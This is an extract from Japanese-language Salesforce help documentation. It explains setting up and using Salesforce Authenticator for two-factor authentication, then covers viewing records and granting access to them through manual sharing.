Salesforce Authenticator は、Salesforce でサポートされるロケール、完全サポートされるエンドユーザ言語のほとんどすべてで動作します。サポートされるロケールと言語のリストは、Salesforce ヘルプを参照してください。このリリースでは、アラビア語とヘブライ語を含む、右から左に読み取られる言語はサポートされていません。

Salesforce Authenticator (バージョン 2 以降) のアカウント種別

Salesforce Authenticator モバイルアプリケーション (バージョン 2 以降) は、2 種類の接続アカウントをサポートしています。標準アカウントには、転送通知、ロケーションベースの自動検証、および 2 要素認証の確認コードの機能があります。コード専用アカウントは、確認コードのみを提供します。

Salesforce Authenticator (バージョン 2 以降) へのアカウントの接続

Salesforce アカウントを Salesforce Authenticator モバイルアプリケーションに接続して、2 要素認証にこのアプリケーションを使用します。組織によっては、ログイン時にアカウントを接続するように要求されます。そうでない場合は、個人設定を介してアカウントを接続します。

Salesforce Authenticator (バージョン 2 以降) からのアカウントの削除

Salesforce Authenticator モバイルアプリケーションを 2 要素認証で使用しなくなった場合は、アプリケーションから Salesforce アカウントを削除します。モバイルデバイスの Salesforce Authenticator アプリケーションからアカウントを削除する前に、Salesforce アカウントへのアクセスが失われないことを確認してください。Salesforce システム管理者に、アカウントへの 2 要素認証要件を削除するように依頼するか、別の 2 要素認証の方法が使用できることを確認します。

Salesforce Authenticator (バージョン 2 以降) を使用した 2 要素認証のためのアカウントアクティビティの検証

組織の設定で、ログイン時または Salesforce 内の制限されたリソースへのアクセス時に 2 要素認証を行う必要がある場合は、Salesforce Authenticator モバイルアプリケーションを使用して、ログインおよびその他のアカウントアクティビティの詳細を識別できることを検証します。アプリケーションを使用してアカウントアクティビティを検証すると、2 要素認証の要件が満たされます。

Salesforce Authenticator (バージョン 2 以降) を使用した不明なアカウントアクティビティのブロック

Salesforce Authenticator モバイルアプリケーションから、見覚えのないアカウントアクティビティに関する通知を受信した場合には、アプリケーションを使用してそのアクティビティをブロックします。Salesforce システム管理者が確認できるように、ブロックしたアクティビティにフラグを付けることができます。

Salesforce Authenticator (バージョン 2 以降) を使用した信頼できる場所からの 2 要素認証の自動化
Salesforce Authenticator モバイルアプリケーションでロケーションサービスを有効にしてから、信頼できる場所からの 2 要素認証を自動化します。信頼できる場所とは、たとえば自宅やオフィスなどです。

Salesforce Authenticator (バージョン 2 以降) でのロケーションベースの自動検証の停止
信頼できる場所のリストから場所を削除すると、その場所からの自動検証を無効にできます。

2 要素認証とは?

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

Salesforce Authenticator による 2 要素認証を使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Contact Manager** Edition

誰もがオンラインアカウントやデータの安全性を維持したいと望んでいます。2 要素認証は、それを実現するのに最適な方法です。2要素認証とは、アカウントにアクセスするために 2 つの情報、つまり 2 つの要素を使用することです。1 つ目の要素は、ユーザ名とパスワードなど、ユーザが知っているものです。2つ目の要素は、セキュリティアプリケーションがインストールされたモバイルデバイスなど、ユーザが持っているものです。2つ目の要素(セキュリティアプリケーションがインストールされたモバイルデバイス)により、アカウントの保護が強化されます。ハッカーがパスワードを盗んだとしても、Salesforce Authenticator がインストールされたユーザのモバイルデバイスを持っていないためログインできません。

多くのモバイル認証アプリケーションは、一定時間後に有効期限が切れる確認コードを生成します。2要素認証が必要なオンラインアカウントにログインする場合、ユーザはユーザ名とパスワードと共にコードを入力します。Salesforce Authenticator も必要なときにいつでもコードを生成しますが、バージョン 2 のアプリケーションでは、セキュリティを損なうことなく利便性を高める機能が導入されました。

ログインの試行またはユーザのアカウント内の制限されているオンラインデータへのアクセスの試行があった場合、Salesforce によりユーザのモバイルデバイスに通知が送信されます。ユーザは Salesforce Authenticator アプリケーションを開いてオンラインアクティビティの詳細を確認します。詳細を確認した後、[承認]をタップして、そのアクティビティが自分のものであることを検証できます。そのアクティビティが覚えのないものであれば、[拒否] をタップしてブロックします。Salesforce システム管理者が確認できるように、ブロックしたアクティビティにフラグを付けることができます。

Salesforce Authenticator のロケーションサービスを有効にすると、さらに強力な機能が有効になります。たとえば、家やオフィスにいる場合は、その信頼できる場所からのアクティビティは自動的に検証するように Authenticator に設定できます。自動化により、ポケットからスマートフォンを取り出すこともなく、2要素認証による強化されたセキュリティを利用することができます。

Salesforce Authenticator を使用して 2 要素認証するには、アプリケーションをオンラインアカウントに接続する必要があります。Salesforce の個人設定で、アプリケーションを自分のアカウントに接続できます。アプリケーションを接続することで、ログインするたびに2要素認証を必ず使用しなければならなくなるということではありません。ユーザが 2 要素認証を行う必要があるかどうかは、システム管理者が会社のセキュリティポリシーに従って設定します。システム管理者が Salesforce Authenticator をアカウントに接続する前に 2 要素認証を要求している場合は、ユーザは次にログインしたときにアプリケーションを接続するよう求められます。

関連トピック:
2 要素認証

Salesforce Authenticator モバイルアプリケーション (バージョン 2 以降) の入手

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

Salesforce Authenticator による 2 要素認証を使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Contact Manager** Edition

Salesforce Authenticator はダウンロードしてモバイルデバイスにインストールするアプリケーションです。

新規インストール

Google Play または App Store から Salesforce Authenticator モバイルアプリケーションをダウンロードして、サポートされている Android および iOS デバイスにインストールできます。

アプリケーションをインストールしたら、ホーム画面から起動し、Salesforce アカウントに接続します。組織によっては、ログイン時にアプリケーションを接続するように要求されます。そうでない場合は、Salesforce の個人設定でアカウントを接続します。

Salesforce Authenticator バージョン 1 からの更新

すでにバージョン 1 をモバイルデバイスにインストールしている場合は、App Store または Google Play から更新をダウンロードします。更新では、アプリケーション内の既存の接続済みのアカウントは保持されます。これらのアカウントはコード専用アカウントで、確認コードは生成しますが、転送通知を受信したりロケーションベースの自動検証を許可したりはしません。コード専用アカウントは、[接続済みのアカウント] リストにアカウント名の行の右端が > なしで表示され、アカウントの詳細ページはありません。これらのコード専用アカウントの確認コードは、個人設定で新しいバージョン 2 機能を Salesforce アカウントに接続するまでは有効です。新しいバージョンを接続した後は、Salesforce Authenticator バージョン 2 の完全な機能 (転送通知、ロケーションベースの自動検証、および確認コード) を使用できます。

関連トピック:

- Salesforce Authenticator (バージョン 2 以降) の要件

Salesforce Authenticator (バージョン 2 以降) の要件

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

Salesforce Authenticator による 2 要素認証を使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Contact Manager** Edition

Salesforce Authenticator モバイルアプリケーションは各種のモバイルプラットフォームでサポートされますが、デバイス、オペレーティングシステム、モバイルブラウザに一定の要件があります。アカウントアクティビティのユーザ検証とロケーションベースの自動検証には、Salesforce と通信するためのインターネット接続が必要です。確認コード (時間ベースのワンタイムパスワード (TOTP)) はモバイルデバイスにインターネット接続がなくても生成できます。

サポートされるデバイスおよびブラウザ

Salesforce Authenticator は、次の環境 (縦方向) でサポートされています。

Salesforce Authenticator アプリケーション	サポートされるデバイス	サポートされるモバイル OS
iOS バージョン 2 以降	iPhone 5 以降のモデル	iOS 8 以降
Android バージョン 2 以降	Android 端末	Android 4.2 以降

Salesforce Authenticatorの最適なパフォーマンスを得るために、モバイルデバイスのオペレーティングシステムを最新の状態に保ち、モバイルプランで許可されている最新モデルのデバイスにアップグレードすることをお勧めします。Salesforceの今後のバージョンでは、古いオペレーティングシステムのサポートの終了が必要になる可能性があります。また、古いデバイスではオペレーティングシステムの新しいリリースが正常に動作しない場合があります。

Salesforce のエディションおよびライセンス

次の Salesforce エディションおよびユーザライセンスの種類で、ID 検証と 2 要素認証に Salesforce Authenticator を使用できます。

Salesforce エディション	
• Group Edition • Professional Edition • Enterprise Edition • Performance Edition • Unlimited Edition • Developer Edition • Contact Manager Edition	Database.com Edition はサポートされていません。

ユーザライセンスの種類	
• Salesforce ユーザ • Salesforce プラットフォームおよび Salesforce ユーザ • カスタマーコミュニティ、カスタマーコミュニティプラス、およびパートナーコミュニティの外部ユーザ • Salesforce コミュニティのメンバーであるポータルユーザ	ポータルユーザ (Salesforce コミュニティのメンバーを除く)、Database.com ユーザ、サイト および Site.com ユーザ、Data.com ユーザ、および Work.com ユーザのユーザライセンスの種類はサポートされていません。

ワイヤレス接続

Salesforceと通信するには、Wi-Fiまたは携帯電話ネットワーク接続が必要です。携帯電話接続の場合は、3Gネットワーク以上が必要です。最適なパフォーマンスを得るには、Wi-FiまたはLTEの使用をお勧めします。Salesforce Authenticator は、デバイスがオフラインであっても有効な確認コードを生成します。また、デバイスがオフラインであってもアクティビティ履歴や信頼できる場所のリストは参照できます。

関連トピック:

- Salesforce Authenticator (バージョン 2 以降) のロケールと言語のサポート
- Salesforce Authenticator (バージョン 2 以降) のアクセシビリティに関する考慮事項

Salesforce Authenticator (バージョン 2 以降) のアクセシビリティに関する考慮事項

Salesforce Authenticator はアクセシビリティを念頭に置いて設計されており、スクリーンリーダーを使用するユーザを含む、すべてのユーザが十分に利用できるモバイルの操作性を提供します。Salesforce フルサイトとは異なり、Salesforce Authenticator ではアクセシビリティモードを使用しなくても、支援デバイスを使用して作業するユーザに、十分に利用できる操作性を提供できます。

スクリーンリーダーの使用方法の詳細については、ご使用のモバイルデバイスの資料を参照してください。

関連トピック:

Salesforce Authenticator (バージョン 2 以降) の要件

Salesforce Authenticator (バージョン 2 以降) のロケールと言語のサポート

Salesforce Authenticator は、Salesforce でサポートされるロケール、完全サポートされるエンドユーザ言語のほとんどすべてで動作します。サポートされるロケールと言語のリストは、Salesforce ヘルプを参照してください。このリリースでは、アラビア語とヘブライ語を含む、右から左に読み取られる言語はサポートされていません。

関連トピック:

Salesforce Authenticator (バージョン 2 以降) の要件

Salesforce Authenticator (バージョン 2 以降) のアカウント種別

Salesforce Authenticator モバイルアプリケーション (バージョン 2 以降) は、2 種類の接続アカウントをサポートしています。標準アカウントには、転送通知、ロケーションベースの自動検証、および 2 要素認証の確認コードの機能があります。コード専用アカウントは、確認コードのみを提供します。

標準アカウント

[接続済みのアカウント] リストで、標準アカウントには右端に [>] が表示されます。アカウント行の任意の場所をタップすると、アカウント詳細ページに移動します。詳細ページには、最近のアカウントアクティビティなど、アカウントに関する情報が表示されます。

コード専用アカウント

[接続済みのアカウント] リストで、コード専用アカウントには行の右端に [>] が表示されず、アカウントの詳細ページはありません。

関連トピック:

Salesforce Authenticator (バージョン 2 以降) へのアカウントの接続

Salesforce Authenticator (バージョン 2 以降) からのアカウントの削除

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

Salesforce Authenticator による 2 要素認証を使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Contact Manager** Edition

Salesforce Authenticator (バージョン 2 以降) へのアカウントの接続

Salesforce アカウントを Salesforce Authenticator モバイルアプリケーションに接続して、2要素認証にこのアプリケーションを使用します。組織によっては、ログイン時にアカウントを接続するように要求されます。そうでない場合は、個人設定を介してアカウントを接続します。

ログイン時に Salesforce Authenticator を Salesforce アカウントに接続するように要求された場合は、画面の指示に従います。Salesforceの個人設定からアプリケーションを接続するには、アカウントにログインしてから、次の手順に従います。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

Salesforce Authenticator による 2 要素認証を使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Contact Manager** Edition

1. 使用するモバイルデバイスのタイプに応じて、Salesforce Authenticator アプリケーションのバージョン 2 以降をダウンロードし、インストールします。iPhone の場合は、App Store からアプリケーションをダウンロードします。Android デバイスの場合は、Google Play からアプリケーションをダウンロードします。

   モバイルデバイスにすでに Salesforce Authenticator のバージョン 1 がインストールされている場合は、App Store または Google Play でアプリケーションをバージョン 2 に更新できます。更新では、ユーザがアプリケーションにすでに持っている接続済みのアカウントは保持されます。これらのアカウントはコード専用アカウントで、確認コードは生成しますが、転送通知を受信したりロケーションベースの自動検証を許可したりはしません。コード専用アカウントは、[接続済みのアカウント] リストにアカウント名の行の右端が > なしで表示され、アカウントの詳細ページはありません。Salesforce への現在のログインに使用するユーザ名に対してコード専用アカウントがある場合は、続行する前にアプリケーション内で左にスワイプしてそのユーザ名を削除します。後のステップで、そのユーザ名のアカウントを再度接続します。新しく接続されたアカウントでは、Salesforce Authenticator バージョン 2 の完全な機能 (転送通知、ロケーションベースの自動検証、および確認コード) を使用できます。

2. [個人設定] から、[クイック検索] ボックスに *「高度なユーザの詳細」* と入力し、[高度なユーザの詳細] を選択します。結果がありませんか? [クイック検索] ボックスに *「個人情報」* と入力し、[個人情報] を選択します。
3. [アプリケーション登録: **Salesforce Authenticator**] を見つけ、[接続] をクリックします。
4. セキュリティ上の理由で、アカウントにログインするように要求されます。
5. モバイルデバイスで Salesforce Authenticator アプリケーションを開きます。

   アプリケーションを初めて開く場合、アプリケーションの機能を紹介するツアーが表示されます。ツアーを開始してもよいですし、すぐにアプリケーションに Salesforce アカウントを追加することもできます。
6. アプリケーションで、[+] をタップしてアカウントを追加します。

   一意の 2 語の語句が生成されます。
7. ブラウザに戻って、[2 語の語句] 項目にその語句を入力します。
8. [接続] をクリックします。

   以前に確認コードを生成する認証アプリケーションをアカウントに接続したことがある場合、アラートが表示されることがあります。Salesforce Authenticator モバイルアプリケーションのバージョン 2 以降を接続すると、古いアプリケーションからのコードは無効になります。今後、確認コードが必要な場合は、Salesforce Authenticator から取得してください。

9. モバイルデバイス上の Salesforce Authenticator アプリケーションに、接続しているアカウントの詳細が表示されます。アカウントの接続を完了するには、アプリケーションで [接続] をタップします。

アカウントの安全を確保するため、新しい ID 検証方法が Salesforce アカウントに追加されるたびに、メール通知が送信されます。自分がその方法を追加したか、Salesforce のシステム管理者が自分の代わりに追加したかに関係なく、メールは送信されます。

関連トピック:

Salesforce Authenticator (バージョン 2 以降) のアカウント種別

Salesforce Authenticator (バージョン 2 以降) からのアカウントの削除

Salesforce Authenticator (バージョン 2 以降) からのアカウントの削除

Salesforce Authenticator モバイルアプリケーションを 2 要素認証で使用しなくなった場合は、アプリケーションから Salesforce アカウントを削除します。モバイルデバイスの Salesforce Authenticator アプリケーションからアカウントを削除する前に、Salesforce アカウントへのアクセスが失われないことを確認してください。Salesforce システム管理者に、アカウントへの 2 要素認証要件を削除するように依頼するか、別の 2 要素認証の方法が使用できることを確認します。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

Salesforce Authenticator による 2 要素認証を使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Contact Manager** Edition

1. Web ブラウザの Salesforce アカウントから開始します。[個人設定] から、[クイック検索] ボックスに「*高度なユーザの詳細*」と入力し、[高度なユーザの詳細] を選択します。結果がありませんか? [クイック検索] ボックスに「*個人情報*」と入力し、[個人情報] を選択します。
2. [アプリケーション登録: **Salesforce Authenticator**] を検索し、[切断] をクリックします。
3. モバイルデバイスで Salesforce Authenticator アプリケーションを開きます。
4. アプリケーションの接続済みのアカウントリストで、削除するアカウントを見つけます。
5. アカウントのユーザ名を左にスワイプします。
6. [削除] をタップします。
   確認ダイアログが表示されます。
7. アカウントの削除を確認するには、[削除] をタップします。

関連トピック:

Salesforce Authenticator (バージョン 2 以降) のアカウント種別

Salesforce Authenticator (バージョン 2 以降) へのアカウントの接続

Salesforce Authenticator (バージョン 2 以降) を使用した 2 要素認証のためのアカウントアクティビティの検証

組織の設定で、ログイン時または Salesforce 内の制限されたリソースへのアクセス時に 2 要素認証を行う必要がある場合は、Salesforce Authenticator モバイルアプリケーションを使用して、ログインおよびその他のアカウントアクティビティの詳細を識別できることを検証します。アプリケーションを使用してアカウントアクティビティを検証すると、2 要素認証の要件が満たされます。

アプリケーションを使用して 2 要素認証を行う前に、アプリケーションをアカウントに接続します。Salesforce で検証が必要になる操作を行うと、モバイルデバイスの Salesforce Authenticator アプリケーションから通知を受け取ります。

1. モバイルデバイスで Salesforce Authenticator アプリケーションを開くことによって通知に応答します。
   アプリケーションには、ユーザ名、アクセスしようとしているサービス (Salesforce など)、使用されたデバイスなど、アカウントアクティビティの詳細が表示されます。ロケーションサービスが有効になっていて使用できる場合は、アプリケーションに現在の場所が表示されます。地理位置情報技術の性質上、地理位置情報項目 (国、市区郡、番地など) の精度は場所によって異なります。
2. 詳細を確認します。
3. 詳細が覚えのあるものであれば、モバイルデバイスで [承認] をタップします。
   Salesforce では、ログイン済みであるか、目的のリソースへのアクセス権を付与されています。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

Salesforce Authenticator による 2 要素認証を使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Contact Manager** Edition

関連トピック:

- 2 要素認証とは?
- Salesforce Authenticator (バージョン 2 以降) を使用した信頼できる場所からの 2 要素認証の自動化
- Salesforce Authenticator (バージョン 2 以降) を使用した不明なアカウントアクティビティのブロック

Salesforce Authenticator (バージョン 2 以降) を使用した不明なアカウントアクティビティのブロック

Salesforce Authenticator モバイルアプリケーションから、見覚えのないアカウントアクティビティに関する通知を受信した場合には、アプリケーションを使用してそのアクティビティをブロックします。Salesforce システム管理者が確認できるように、ブロックしたアクティビティにフラグを付けることができます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

Salesforce Authenticator による 2 要素認証を使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Contact Manager** Edition

1. モバイルデバイスで Salesforce Authenticator アプリケーションを開くことによって通知に応答します。
   アプリケーションには、ユーザ名、アクセスしようとしているサービス (Salesforce など)、使用されたデバイスなど、アカウントアクティビティの詳細が表示されます。ロケーションサービスが有効になっていて使用できる場合は、アプリケーションにユーザの現在の場所が表示されます。地理位置情報技術の性質上、地理位置情報項目 (国、市区郡、番地など) の精度は場所によって異なります。
2. 詳細を確認します。
3. 詳細が覚えのないものであれば、モバイルデバイスで [拒否] をタップします。
   不明なアクティビティをどのように処理するかを尋ねられます。
4. アカウントへの未承認のアクセスを防ぎ、セキュリティ侵害の可能性についてのアラートを Salesforce システム管理者に通知するには、[活動をブロックしてフラグを設定する] をタップします。フラグを付けずにアカウントへのアクセスを防ぐには、[活動をブロックするのみ] をタップします。誤って [拒否] をタップした場合には、[キャンセル] をタップして戻り、アクティビティを検証します。

関連トピック:

2 要素認証とは?

Salesforce Authenticator (バージョン 2 以降) を使用した 2 要素認証のためのアカウントアクティビティの検証

Salesforce Authenticator (バージョン 2 以降) を使用した信頼できる場所からの 2 要素認証の自動化

Salesforce Authenticator モバイルアプリケーションでロケーションサービスを有効にしてから、信頼できる場所からの 2 要素認証を自動化します。信頼できる場所とは、たとえば自宅やオフィスなどです。

アプリケーションを使用して 2 要素認証を行う前に、アプリケーションをアカウントに接続します。初めて Salesforce Authenticator を使用してアカウントアクティビティを検証するときには、アプリケーションから所在する場所へのアクセスを求められます。応答してアクセスを許可するか、後でモバイルデバイスの設定に移動して Salesforce Authenticator に所在する場所へのアクセスを許可します。モバイルデバイスのロケーションデータは、アプリケーション外に送信されることはありません。所在する場所へのアクセスを許可することで、オフィスや自宅、その他の信頼できる場所で作業しているときに 2 要素認証を自動化できます。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

Salesforce Authenticator による 2 要素認証を使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Contact Manager** Edition

1. モバイルデバイスで Salesforce Authenticator アプリケーションを開くことによって通知に応答します。
   アプリケーションには、ユーザ名、アクセスしようとしているサービス (Salesforce など)、使用されたデバイスなど、アカウントアクティビティの詳細が表示されます。ロケーションサービスが有効になっていて使用できる場合は、アプリケーションに現在の場所が表示されます。地理位置情報技術の性質上、地理位置情報項目 (国、市区郡、番地など) の精度は場所によって異なります。
2. 詳細を確認します。
3. 詳細に覚えがあり、オフィスや自宅などの信頼できる場所にいる場合は、[この場所では常に検証します] をオンにします。
4. [承認] をタップします。
   Salesforce では、ログイン済みであるか、目的のリソースへのアクセス権を付与されています。次回同じ場所から同じ操作を行ったときには、Salesforce Authenticator アプリケーションによって自動的にアクティビティが検証されます。モバイルデバイスを携帯している必要はありますが、アプリケーションの通知に応答する必要はありません。

関連トピック:

Salesforce Authenticator (バージョン 2 以降) を使用した 2 要素認証のためのアカウントアクティビティの検証
Salesforce Authenticator (バージョン 2 以降) でのロケーションベースの自動検証の停止

Salesforce Authenticator (バージョン 2 以降) でのロケーションベースの自動検証の停止

信頼できる場所のリストから場所を削除すると、その場所からの自動検証を無効にできます。

1. モバイルデバイスで Salesforce Authenticator アプリケーションを開きます。
2. [接続済みのアカウント] リストで、ユーザ名をタップしてアカウントの詳細ページに移動します。
3. [信頼できる場所] で、[すべて表示] をタップします。
4. 信頼を停止する場所を左にスワイプします。
5. [削除] または [信頼を停止] をタップします。
   この場所からの自動検証を無効にするかを確認するメッセージが表示されます。
6. [信頼を停止] をタップします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

Salesforce Authenticator による 2 要素認証を使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Contact Manager** Edition

関連トピック:

Salesforce Authenticator (バージョン 2 以降) を使用した信頼できる場所からの 2 要素認証の自動化

リレーションおよびレコードを含むデータの管理

Salesforce データの多くは、個々の*レコード*に保存され、オブジェクト内で編成されます。たとえば、取引先オブジェクトは、すべての取引先レコードを提供します。Acme 社という取引先がある場合、Acme の取引先レコードを作成して使用します。

レコードとデータの検索と表示

タブ、検索、またはリストを使用してデータを表示します。

レコードの作成

レコードの作成は、ほとんどの Salesforce ユーザにとって標準となる手順です。一部のオブジェクト (取引先など) では特別な*ガイドラインと考慮事項*を認識する必要がありますが、どのオブジェクトの場合もレコードの作成プロセスは似ています。

レコードの編集

レコードの削除

レコードへのファイルの添付

ほとんどの種類の Salesforce レコードに Microsoft® Office ドキュメント、Adobe® PDF、および画像および動画などのファイルを添付できます。ソリューションに添付されるファイルを含めて、関連リストに直接添付されるときの添付ファイルのサイズ制限は 25 MB です。同じメールに添付される複数のファイルのサイズの上限は 25 MB で、ファイルごとの最大サイズは 5 MB です。

レコードのトピック

トピックは、共通のテーマで整理するためにほとんどの Salesforce レコードと関連付けることができる単語や語句です。トピックを使用して、共通のテーマでレコードをグループ化し、それらのトピックを使用してリストビューを絞り込むことができます。

レコードのタグ

タグは、単語や短い語句です。ユーザが各自のやり方で、データを記述したり整理するために、ほとんどの Salesforce レコードと関連付けることができます。タグを使用してさまざまなオブジェクトのレコードを共通のテーマや使用目的別にグループ化し、検索でそれらのタグを使用して、すばやく直感的に情報を見つけることができます。

通貨、日付、時間、電話番号の入力ガイドライン

選択リスト値の選択

Salesforce には、いくつかの種類の異なる選択リスト値があります。

メモ: Salesforce で直接より適切なメモをよりすばやく作成

Salesforce メモ取りツールの拡張バージョンである「メモ」を使用すると、ワークフローを合理化し、生産性を高め、Salesforce を最大限に活用できます。箇条書き、番号付きリスト、画像、テキスト書式などを使用してリッチテキストのメモを作成できます。さらに、数回のクリック操作でメモを複数のレコードに関連付けることができます。

レコードに添付されたファイルおよびメモの管理に関する考慮事項

添付ファイル、Google ドキュメント、従来のメモ取りツールで作成されたメモを操作する場合、次の点に留意してください。

メモおよび添付ファイルの項目

「メモ」は、Salesforce メモ取りツールの拡張バージョンです。次の表に、「メモ」を使用してメモを作成するときに使用可能な項目を示します。また、箇条書きや番号付き箇条書きをメモに追加するための、アイコンを含むツールバーもあります。

レコードからのメモと添付ファイルの削除

メモまたは添付ファイルを削除するには、レコードの [メモと添付ファイル] 関連リストや [添付ファイル] 関連リストのメモまたは添付ファイルの横にある [削除] をクリックします。

保存しようとしているレコードに重複フラグが設定されているのはなぜですか? どうすればよいですか?

あなたの組織では、ユーザが重複レコードを作成できないようにする重複ルールを使用しています。メッセージを読んで、処理方法を決定します。

レコードとデータの検索と表示

タブ、検索、またはリストを使用してデータを表示します。

レコードを操作する場合、作成、表示、編集、削除できるレコードのタイプは、ユーザプロファイルや権限セットなどのシステム管理者設定によって決まるということを念頭に置いておくことが重要です。個々のレコードへのアクセス権は、他の設定 (共有設定など) によって決まる場合もあります。また、各レコードタイプの項目へのアクセス権は、項目レベルセキュリティで制御できます。システム管理者と連携して、必要なレコードおよびデータへのアクセス権があることを確認してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

レコードを簡単に検索および表示できるいくつかの方法があります。

- [取引先] や [取引先責任者など] などのタブのデフォルトビューから開始して、[Go!] をクリックするか、別のビューを選択します。結果として表示されるページは、リストビューと呼ばれます。
- レコードに保存された名前や住所などのキーワードを使用してレコードを検索します。ほとんどのページに表示されるバナーの検索バーを使用します。
- 多くのレコードでは、メインページセクションの下に、現在表示中のレコードに関連付けられたレコードを示す関連リストがあります。たとえば、取引先レコードには、その取引先の取引先責任者関連リストが表示される場合があります。

レコードへのアクセスの許可

共有の直接設定を使用して、取引先、取引先責任者、リードなどの特定の種類のレコードへのアクセスを他の特定のユーザに許可できます。場合によっては、1つのレコードに対するアクセスの許可にすべての関連レコードへのアクセスが含まれます。

レコードのアクセス権の編集または削除

レコードのアクセス権を編集または削除します。

レコードへのアクセス権があるユーザの表示

自分が所有するレコードへのアクセスを許可すると、そのレコードとその関連情報、アクセスレベルおよび説明を含むレコードへのアクセスを許可されているユーザの一覧を表示できます。この一覧では、組織の共有設定より上のアクセス権を持つ全ユーザが表示されます。

レコードアクセスレベル

リストビュー

リストビューを使用すれば、重要なレコードにすばやくアクセスできます。あらゆる標準オブジェクトおよびカスタムオブジェクトについて、最近参照したレコードのリストなどの事前設定済みビューが用意されています。独自の条件を満たすレコードを表示するには、カスタマイズされたリストビューを作成します。事前設定済みビューや作成したリストビューをスクロールし、リストビューグラフを使用すると、リストビューデータを視覚的に表示できます。

Kanban

Kanban ビューには、リード、商談、キャンペーン、取引先責任者に関する選択したレコードの概要が視覚的に表示されます。すべてのレコードを 1 度に確認できるため、自身の業務を効率的に監視し、商談を継続的に前進させることができます。

共有モデルはどのように機能しますか?

リストビューを印刷可能なレコードの種類は?

最近参照した項目を開く

Salesforce サイドバーの [最近使ったデータ] のセクションには、自分が最近追加、編集、または参照した最大 10 個の項目 (レコード、ドキュメント、カスタムオブジェクトなど) が表示されます。

関連トピック:

Salesforce ページ

Salesforce システム管理者の概要

共有設定

レコードへのアクセスの許可

共有の直接設定を使用して、取引先、取引先責任者、リードなどの特定の種類のレコードへのアクセスを他の特定のユーザに許可できます。場合によっては、1つのレコードに対するアクセスの許可にすべての関連レコードへのアクセスが含まれます。

たとえば、自分の取引先に別のユーザのアクセスを許可すると、自動的にそのユーザはその取引先に関するすべての商談とケースにアクセスできるようになります。

レコードへのアクセスを許可する場合、ユーザは次のいずれかである必要があります。

- レコードの所有者
- 階層で所有者より上のロールのユーザ (組織の共有設定が階層によってアクセスを制御する場合)
- レコードに対する「フルアクセス」を許可されたユーザ
- システム管理者

段階的な手順: 取引先へのユーザアクセスを許可する

共有の直接設定を使用してレコードへのアクセスを許可する手順は、次のとおりです。

1. 共有するレコードの [共有] をクリックします。
2. [追加] をクリックします。
3. [検索] ドロップダウンリストから、追加するグループ、ユーザ、ロール、またはテリトリーの種別を選択します。

   組織のデータに応じて、オプションとして次を含めることができます。

型	説明
マネージャのグループ	ユーザのすべての直属マネージャおよび間接マネージャ。
マネージャの下位グループ	マネージャと、そのマネージャが管理するすべての直属部下および間接部下。
公開グループ	管理者に定義されたすべての公開グループ。
非公開グループ	レコード所有者に定義されたすべての非公開グループ。レコード所有者のみがレコード所有者の非公開グループと共有できます。

エディション

使用可能なエディション: Salesforce Classic

取引先および取引先責任者の共有を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

キャンペーン、ケース、カスタムオブジェクトレコード、リード、および商談の共有を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

テリトリー管理を使用可能なエディション: **Developer** Edition、**Performance** Edition、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

型	説明
ユーザ	組織内でのすべてのユーザ。ポータルユーザは含まれません。
ロール	組織向けに定義されたすべてのロール。これには、ロールごとにすべてのユーザが含まれます。
ロール & 下位ロール	階層のロール内のすべてのユーザと、そのロールの下位のロール内のすべてのユーザ。これは、組織でポータルが有効になっていない場合にのみ使用できます。
ロール & 内部下位ロール	組織向けに定義されたすべてのロール。これには、指定されたロール内のすべてのユーザと、そのロールの下位のロールに属するすべてのユーザが含まれますが、パートナーポータル、およびカスタマーポータルのロールは除外されます。
ロール、内部 & ポータル下位ロール	ロールおよびその下位ロールを追加します。これには、そのロール内のすべてのユーザと、そのロールの下位のロール内のすべてのユーザが含まれます。これは、組織でパートナーまたはカスタマーポータルが有効になっている場合にのみ使用できます。ポータルロールおよびユーザが含まれます。
テリトリー	テリトリー管理を使用する組織の場合、各テリトリーを含め、組織に定義されたすべてのテリトリー。
テリトリーおよび下位テリトリー	テリトリー管理を使用する組織の場合、テリトリー内のすべてのユーザと、そのテリトリーの下位のユーザ。

